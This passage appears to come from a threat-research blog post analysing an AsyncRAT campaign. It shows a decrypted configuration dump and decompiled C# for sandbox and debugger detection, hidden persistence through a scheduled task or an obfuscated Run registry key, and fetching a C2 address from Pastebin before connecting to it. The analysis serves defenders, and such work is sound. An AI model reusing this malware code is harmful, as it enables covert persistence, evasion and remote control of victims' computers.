Upu4lSFeb9T3Vx4KWkHJhHtMvHuYgDTXERdEcI00sOUbVxgd/62LhGXNNommQKCyiAGj0V5uLD73Fyw8vJpm3jXf3NgNt/CjnlaMc4
0DJ+HlXE5AgMBAAGjMjAwMB0GA1UdDgQWBBQsT2WvtxGUK29SWs4sHz1xYye0fzAPBgNVHRMBAf8EBTADAQH/MA0GCSqGSIb3DQEBD
QUAA4ICAQCK5sVfnYyT5MqnCg3uHV2ojf12fIVFCY02Cc7gy3DVoE6/xZCPjr22V/xZunZ7DG1nt0kOJKDwdQYnGoMc5UPh8jbNRoc
1ojLOCaluaIYQyl8AGkmUSRA3Ltk0XetDescffrWT/nKuRvIEYU4Ra+B39f8ouGMCa7VXaxnGJ0z0BkUie8KsDLgNmJ7/kVfIYuRx
l+YefoCsUTCogqf0fu3DuRHBpUVaSQQOf9YCbvFWH7Nupc3UIwpH5D8kSdpKusEfbRp8nfWN/Fm+lzF3THeHU6vNJ+5UoAWHYFW8wf
JCbzQ/0L8QZeOv4uy74oQP2Ed0RdrWCwUL6SSsDPZdDEOy4K4vVYkDTl1nL5tleATguELAEbbT42oLce85z4C7sKvpEfa4DPbU55xB
LwvHniILFfjB7VVsrgVckUL/lEf4Y92uJVKvLGruQt/mtKSqIuJjD8T9y7RIsk6g9624egV5UtLtv+36kLKhgIJlqC7Xx/PVwMc2yw
8BiQlvxQZgqSd1k7QmV1AhV/3z2wqnYmb09ibTMYaMFjtamFegeFqc4jRLABhVQFEFv8z5E6G9vgKn5mQDWS/JykARBv9o2BjL/PTA
DfwAtc1b4nWo0l+CI8IjjYXu/mJOuwR+kFJ19INtwbffQvT9U12t4smpcZV+OK0opk4Yr9r1tZYm92ghXA=='

[+] Serversignature: b'PoSkzUfF2wjp1+BvQEwdvhjeeDDyUFpm8VlNk/2Yce28Cw3fwVrJ5sGux+cjIAFO5AipmHGX+NeVQD2
kMzknNE9P6gRI5TBKD4G6GL7VRIBrRCXEa0aV3UFNQAM/5RgH38AfTBiiCS1+1NyrklvGcWWc7Pa911Vw4oBRKJwi5x56TsvgIrdJf
eMfXa4dSq+CjC2pTq8Idv6sOBOJdQpl4gINlK3e1i/M9g/rrkWR8QHiLdGaXbyyvvXF269kZFmLrLSZgbe94D1RcnUIob8WikffhhF
t24ANQNl4yef5pu1EZaAxixjkk9flRVT2Vf0AqBamadyF6TX62bf5DcEC68wD9MpEfCDW3YUNGJ3tKv3RAyiG42ScNAKJvllDD1VQ8
wOef7He/a2pR8ChlWDsTMmmFQ6lt53LwzLWgwjMM3QN0/5MiPb5Rpniik4Zx6uN7giEMT4cFnXPGJmgBkp/ygWKaJUbE0k1e0C5dmT
4ia6AA7wSPlNYGNf+g9DoxrhIPQrHu+RlBxdrTzkpbTFuzOfixG0qTrzjmuI9EXUgdN5ZK0A6fBtL9fMZLLhenMgrUtMkr1MHO04/Q
fQ6dI8tAlToIMIS2m7jBIrW/iIjVBAxihiQIg7+y1n7Z8Na9/jNs12Lyz2wxL7IZPwOvsHzCe15BBkwon3Azv1mx0njUyc='

[+] Anti: b'false'

[+] Pastebin: b'null'

[+] BDOS: b'false'

[+] Group: b'Default'
```

Decrypting AsyncRAT configuration.


The anti-analysis feature of this sample is disabled, but AsyncRAT provides the option to detect virtualized and analysis environments via simple techniques, such as checking the disk size, checking the OS manufacturer and model, etc.



```
// Token: 0x06000026 RID: 38 RVA: 0x00002141 File Offset: 0x00000341
public static void RunAntiAnalysis()
{
    if (Anti_Analysis.DetectManufacturer() || Anti_Analysis.DetectDebugger() ||
      Anti_Analysis.DetectSandboxie() || Anti_Analysis.IsSmallDisk() || Anti_Analysis.IsXP
      ())
    {
        Environment.FailFast(null);
    }
}
```

AsyncRAT anti-analysis method.


It’s also able to establish persistence via registry or a scheduled task.



```
if (Methods.IsAdmin())
{
    Process.Start(new ProcessStartInfo
    {
        FileName = "cmd",
        Arguments = string.Concat(new string[]
        {
            "/c schtasks /create /f /sc onlogon /rl highest /tn \"",
            Path.GetFileNameWithoutExtension(fileInfo.Name),
            "\" /tr '\"",
            fileInfo.FullName,
            "\"' & exit"
        }),
        WindowStyle = ProcessWindowStyle.Hidden,
        CreateNoWindow = true
    });
}
else
{
    using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(Strings.StrReverse("\\nuR\\noisreVtnerruC\\swodniW\\tfosorciM\\erawtfoS"),
      RegistryKeyPermissionCheck.ReadWriteSubTree))
    {
        registryKey.SetValue(Path.GetFileNameWithoutExtension(fileInfo.Name), "\"" + fileInfo.FullName + "\"");
    }
}
```

AsyncRAT persistence mechanisms.


Furthermore, AsyncRAT stores the C2 address and port within its configuration. However, it also provides the option to download this information from Pastebin.



```
using (WebClient webClient = new WebClient())
{
    NetworkCredential credentials = new NetworkCredential("", "");
    webClient.Credentials = credentials;
    string[] array = webClient.DownloadString(Settings.Pastebin).Split(new string[]
    {
        ":"
    }, StringSplitOptions.None);
    Settings.Hosts = array[0];
    Settings.Ports = array[new Random().Next(1, array.Length)];
    ClientSocket.TcpClient.Connect(Settings.Hosts, Convert.ToInt32(Settings.Ports));
}
```

Method to download C2 address and port from Pastebin.

After all the steps executed by the main function, which we summarized earlier, AsyncRAT starts an encrypted communication with the C2 server. Once connected, the attacker has full control over the device through GUI, as shown in the example below.



IP Address	Country	Group	HWID	Username	Operating System	Payload Version	Installed	Privileges	Anti-
127.0.0.1:6606	LocalHost	Default	F87C166818857050CE39			0.5.7B	8/24/2022 8:58:24 AM	Admin	Win

Example of AsyncRAT controller.

Conclusions

In this blog post, we analyzed the complete attack flow of AsyncRAT, from the downloader to the last payload. In this scenario, the attacker used simple techniques to make the downloader fly under the radar, being detected by none of the engines on VirusTotal. Furthermore, since AsyncRAT is open-source, one could easily change its code to add or remove functionalities as needed.

Batch scripts like this are commonly used by attackers as an initial foothold. We expect an increase in the use of this file type and others (such as LNK and VBS) after Microsoft released a protection against malicious Microsoft Office macros, which are also popularly abused to deliver malware. Netskope Threat Labs always recommends users avoid opening files of unknown origin, especially those received by email. For organizations, we strongly recommend security training for employees and to use a secure web gateway with advanced threat protection, being able to scan and detect malicious files in real-time.

Protection

Netskope Threat Labs is actively monitoring this campaign and has ensured coverage for all known threat indicators and payloads.

- **Netskope Threat Protection**
  Generic.AsyncRAT.B.80EDEB92

- **Netskope Advanced Threat Protection** provides proactive coverage against this threat.
    - Gen.Malware.Detect.By.StHeur indicates a sample that was detected using static analysis
    - Gen.Malware.Detect.By.Sandbox indicates a sample that was detected by our cloud sandbox

IOCs

All the IOCs related to this campaign and scripts can be found in our GitHub repository.